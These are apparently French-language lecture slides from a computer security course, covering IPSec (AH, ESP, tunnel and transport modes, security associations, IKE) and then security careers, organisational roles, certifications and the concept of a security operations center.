




- IPSEC
  - Solution VPN intégrée dans IPv6
  - Compatible avec la version courante: IPv4
- Applications
  - communication sécurisée de l'extérieur vers l'intérieur d'un intranet sécurisé
  - connectivité sécurisée entre deux intranets
  - sécurité supplémentaire aux applications ayant leur propre sécurité
- Offert par plusieurs fournisseurs de produits
  - En particulier utilisé pour la mise en place de VPN par Cisco



# IPSEC





- Services:
  - contrôle d'accès
  - intégrité des paquets
  - authentification de l'origine (adresse IP)
  - rejet de paquets "rejoués"
  - confidentialité par chiffrement
- Protocoles:
  - authentification: entête de type AH (Authentication Header)
  - chiffrement seul: entête de type ESP (Encapsulating Security Payload)
  - ESP plus AH




# Concept de fenêtre de séquencement

- Mécanisme anti-réutilisation

- si un nouveau paquet tombe dans la fenêtre et qu'il est authentifié, il est marqué
- si un nouveau paquet reçu est authentifié et se situe à droite de la fenêtre, la fenêtre est avancée
- si le paquet reçu est à gauche de la fenêtre, ou qu'il n'est pas authentifié, il est rejeté

1-10 si 5 arrive buffer et attend les autres  
avant et après 6-15

Numéro de séquence N-W





# Modes

- Mode « tunnel »
  - protection d'un paquet au complet
  - après l'ajout de l'entête approprié, un nouvel entête IP est ajouté

Nouvel entête IP	AH	Entête IP original	TCP	Données à transmettre
------------------	----	--------------------	-----	-----------------------

encapsulation

- Mode « transport »
  - protection surtout pour les protocoles de plus haut niveau
  - simple ajout d'un entête approprié

chiffrer

Entête IP original	AH	TCP	Données à transmettre
--------------------	----	-----	-----------------------

ajout



paramètres négocié par 2 extrémités IPSec

- Concept de Security Association :
  - Relation unidirectionnelle entre un émetteur et un récepteur
  - Identifiée par:
    - SPI:"Security Parameter Index"
    - adresse de destination IP
    - identificateur de protocole de sécurité: AH ou ESP
  - Paramétré par:
    - compteur de messages: pour numérotter et éviter la réutilisation
    - indicateur d'action en cas de débordement de ce compteur
    - largeur de la fenêtre de séquencement
    - informations spécifiques au protocole choisi
    - durée de vie de cette association: en octets transmis ou en temps
    - mode IPSec: transport, tunnel, ou "wildcard"
    - taille maximale de paquet et autres variables



négociation  
clé de session

- Internet Security Association and Key Management Protocol (ISAKMP) & IKE
  - Utilise des algorithmes de clés publiques pour établir des clés de sessions
  - Ces clés de sessions protègent les paquets dans une SA
- Les outils d'attaque tentent de briser IKE en faisant une attaque de force brute sur la clé pré-échangée (PSK)
  - IKECrack
  - Cain & Abel



- Bénéfices :
  - Sécurité forte à tout trafic qui traverse le périmètre protégé
  - Ajoute à la sécurité d'un pare-feu
  - Sécurise les usagers individuels si requis
  - Ajoute à la sécurité des routeurs en assurant que...
    - l'annonce d'un nouveau routeur vient d'une source autorisée
    - même chose pour un routeur dans un autre domaine
    - un message redirigé vient bien du routeur auquel il a été originalement envoyé
    - une mise à jour d'un routeur n'a pas été falsifiée

vérification identité routeurs



**A la semaine prochaine**



# **INF4420a: Sécurité Informatique**

Métiers et Gestion de la sécurité informatique



# Contenu du cours

- Les métiers de la sécurité
- Travailler dans un SOC
- Intégrer la sécurité au sein d'une organisation
- Cadre légal et juridique / normes



# Acteurs et intervenants

- CISO ou ISO
  - (Chief) Information Security Officer
  - Moitié/moitié ou plutôt technique
  - CISO = RSSI en français
  - Responsable de la sécurité des systèmes d'information
- Équipe de sécurité informatique
  - Externe ou interne
  - Responsable technique
- Responsable de la sécurité physique
  - Aspects non-techniques de la sécurité des SI
    - personnel
    - mesures physiques, etc.
  - Fonction d'investigation



# Acteurs et intervenants

- DSI (Direction des Systèmes d'Information)
  - Administrateurs systèmes
  - Admin BD
  - Développeur d'applications
  - Admin réseau/LAN
  - ISP et autres fournisseurs
- Utilisateurs
  - Éducation
  - Dissuasion
    - Poursuite criminelle
    - Poursuite civile
    - Terminaison d'emploi

personnes qui vont gérer  
les services informatiques




# Positionnement des métiers dans l'organisation

- Les métiers de la cybersécurité sont transverses à toute activité informatique, réseaux de télécommunications

maitrise d'ouvrage fais appel à la maitrise d'oeuvre qui vont faire

DSI gère interactions

RSSI pas sous responsabilité de DSi





# Positionnement des métiers dans l'organisation

- Les fonctions de cybersécurité nécessitent une charge de travail variable
  - Selon la taille de l'organisation (PME/PMI/Grande entreprise...)
  - Possibilité d'avoir du personnel à temps partiel ou dédié à la sécurité
  - Sur l'ensemble des couches depuis la gouvernance jusqu'à l'opérationnel

ETP = Équivalent Temps Plein

DSI = Direction des Systèmes d'Information

PSSI = Politique de Sécurité des Systèmes d'Information

Responsable SSI :  
gouvernance et gestion de crise

Ingénieurs d'étude SSI :  
analyse de risque, mise en œuvre PSSI, audit...

Opérationnels SSI : intégration, configuration,  
administration, supervision et réaction

PME/PMI  
DSI 15 pers

¼ ETP du Dir. du  
S.I.

Grande entreprise  
DSI 500 pers

3 à 5 ETP

¼ ETP des études  
S.I.

5 à 10 ETP


1 ETP réparti sur  
l'exploitation du  
S.I.

20 à 50 ETP si H24  
7/7



# Cartographie des métiers et compétence SSI

- Répartition des métiers dans le cycle de vie d'un projet
  - Depuis l'expression de besoin jusqu'au retrait de l'exploitation
  - Sous la responsabilité de la gouvernance globale de l'organisation





# Cartographie des métiers et compétence SSI

Phases

Étude

Conception

Implémentation,  
déploiement

Exploitation /  
Maintenance

Gestion des  
incidents, des crises

Métiers

Ingénieur de sécurité, architecte de sécurité, développeur de sécurité,

Investigateur numérique

Auditeur organisationnel

Auditeur technique

RSSI, Technicien support

Consultant

Analyste dans un SOC



# Cartographie des métiers et compétence SSI

- Répartition des métiers dans les familles de l'informatique et des réseaux

	Nb année expérience	Compétence technique	Compétence management
<b>Gouvernance des systèmes d'information</b>			
• Responsable ou Directeur	15 à 20	XX	XXX
• Chef de projet / Consultant MOA	5 à 15	XX	XX
<b>Conception et déploiement de système d'information</b>			
• Chef de projet / Consultant MOE	5 à 15	XX	XX
• Architecte système	10 à 15	XXX	
<b>Développement logiciel et matériel</b>			
• Architecte/concepteur logiciel/composant	5 à 10	XXX	
• Développeur logiciel (dont cryptologue)	0 à 10	XXX	
<b>Exploitation</b>			
• Technicien système et réseau	0 à 10	XXX	
• Administrateur système et réseau	0 à 10	XXX	X
• Analyste veille/gestion des incidents/forensics	0 à 10	XXX	X
<b>Validation / Audit</b>			
• Auditeur technique SSI (dont test intrusion)	0 à 10	XXX	X
• Auditeur organisationnel SSI	5 à 10	X	X

Compétence requise :  
X : peu de compétence  
XX : niveau moyen  
XXX : forte compétence

# Profils et carrières

- Responsable de la Sécurité des Systèmes d'Information (RSSI)
    - Définit la politique de sécurité du SI et veille à son application
    - Assure un rôle de conseil, d'assistance, d'information, de formation et d'alerte
    - gérer les équipes et communique les nouvelles sur la sécurité de l'organisation aux directeurs
  - Architecte [système, logiciel] sécurité
    - Structure les choix techniques, technologiques et méthodologiques d'un ensemble [système, logiciel] répondant à des exigences de sécurité
- [Concevoir l'architecture de sécurité, choix technique des solutions](#)
- Consultant en Sécurité des Systèmes d'Information
    - Conseille et anticipe sur la prise en compte des enjeux de sécurité dans les organisations ainsi que dans les projets.

[Conseiller, anticiper les bonnes solutions](#)

  - Développeur [produit, logiciel] de sécurité
    - Assure le sous-ensemble des activités d'ingénierie nécessaires à la réalisation d'éléments [produit, logiciels] répondant à des exigences de sécurité

# Profils et carrières

- Technicien ou Administrateur système et réseau [composé des équipes sous la RSSI](#)
  - Assure ou est responsable de diverses activités de support, de gestion ou d'administration de la sécurité aux plans techniques ou organisationnel
- Analyste
  - Assure la veille sur les vulnérabilités des produits et logiciel [équipe SOC](#)
  - Recherche et détecte les incidents de sécurité coordonne le suivi de l'application des correctifs
- Auditeur Organisationnel [évaluer conformité selon norme](#)
  - Contrôle la prise en compte de la sécurité au niveau organisationnel sur la gouvernance, les procédures de sécurité notamment vis-à-vis de la norme ISO27K
  - Vérifie la conformité des mesures mises en œuvre
- Auditeur Technique [analyser failles des logiciels pentester](#)
  - Contrôle les configurations des équipements et logiciels
  - Est en mesure de pénétrer les défenses d'un système d'information et d'identifier les divers chemins d'intrusions possibles et leurs conséquences
  - Vérifie l'efficacité des mesures en place pour protéger le système.



# Profils et carrières

- Intruder (hacker éthique)
  - Sait pénétrer les défenses d'un système d'information
  - Sait identifier les divers chemins d'intrusions possibles et leurs conséquences
- Gestionnaire de crise
  - Conseille l'organisme pour lui permettre de disposer d'une capacité de gérer une crise majeure dédiée aux systèmes d'information
- Juriste spécialisé
  - Est un expert du droit des technologies de l'information et de la communication
  - S'est spécialisé sur les thèmes de la cybersécurité, de la cybercriminalité ou des données personnelles

# Profils et carrières

- Profil de la majeure partie des postes SSI
  - Occupés actuellement par des personnes ayant une formation informatique ou télécom
  - Puis spécialisation par des formations / certifications
- Exemple de certification en SSI qui peuvent être effectuées en 5 jours et se terminer par un examen
  - ISO 27001 Lead Auditor
  - ISO 27001 Lead Implementor
  - ISO 27005 Risk Manager
  - CISSP : Certified Information System Security Professional
  - CEH : Certified Ethical Hacker

▪ ISO 27001 Lead Auditor ▪ ISO 27001 Lead Implementor ▪ ISO 27005 Risk Manager	}	Compétence Technique : X Compétence Management : XXX
▪ CISSP : Certified Information System Security Professional ▪ CEH : Certified Ethical Hacker		Compétence Technique : XX Compétence Management : XXX
▪ ISO 27001 Lead Auditor ▪ ISO 27001 Lead Implementor ▪ ISO 27005 Risk Manager	}	Compétence Technique : XXX Compétence Management : X
- Possibilité de progression de carrière depuis la production technique jusqu'à la direction/management
  - en passant par de la vente / marketing de produits/services



# Concept de SOC

- SOC = Security Operations center
- Objectif
  - Assurer la sécurité technique et organisationnelle de l'entreprise
- Premier rempart contre les incidents externes ou internes à l'entreprise
  - Déetecter, analyser, protéger et lever des alertes
  - En général, construit autour d'un SIEM
  - Security Information and Event Management
- Essentiel au PCA (Plan de Continuité d'Activité) de l'entreprise




# Concept de SOC

- Le SOC peut être interne ou externe à l'entreprise
- En général, organisation en 3 équipes
  - Doivent assurer la surveillance 24h heures sur 24 et 7 jours sur 7
  - Travaillent par créneau de 8h
  - Assurent le pilotage des réactions appropriées aux incidents
- Le SOC doit couvrir tous les événements réalisés sur l'infrastructure
  - Gros volume d'information à traiter



# Composantes d'un SOC



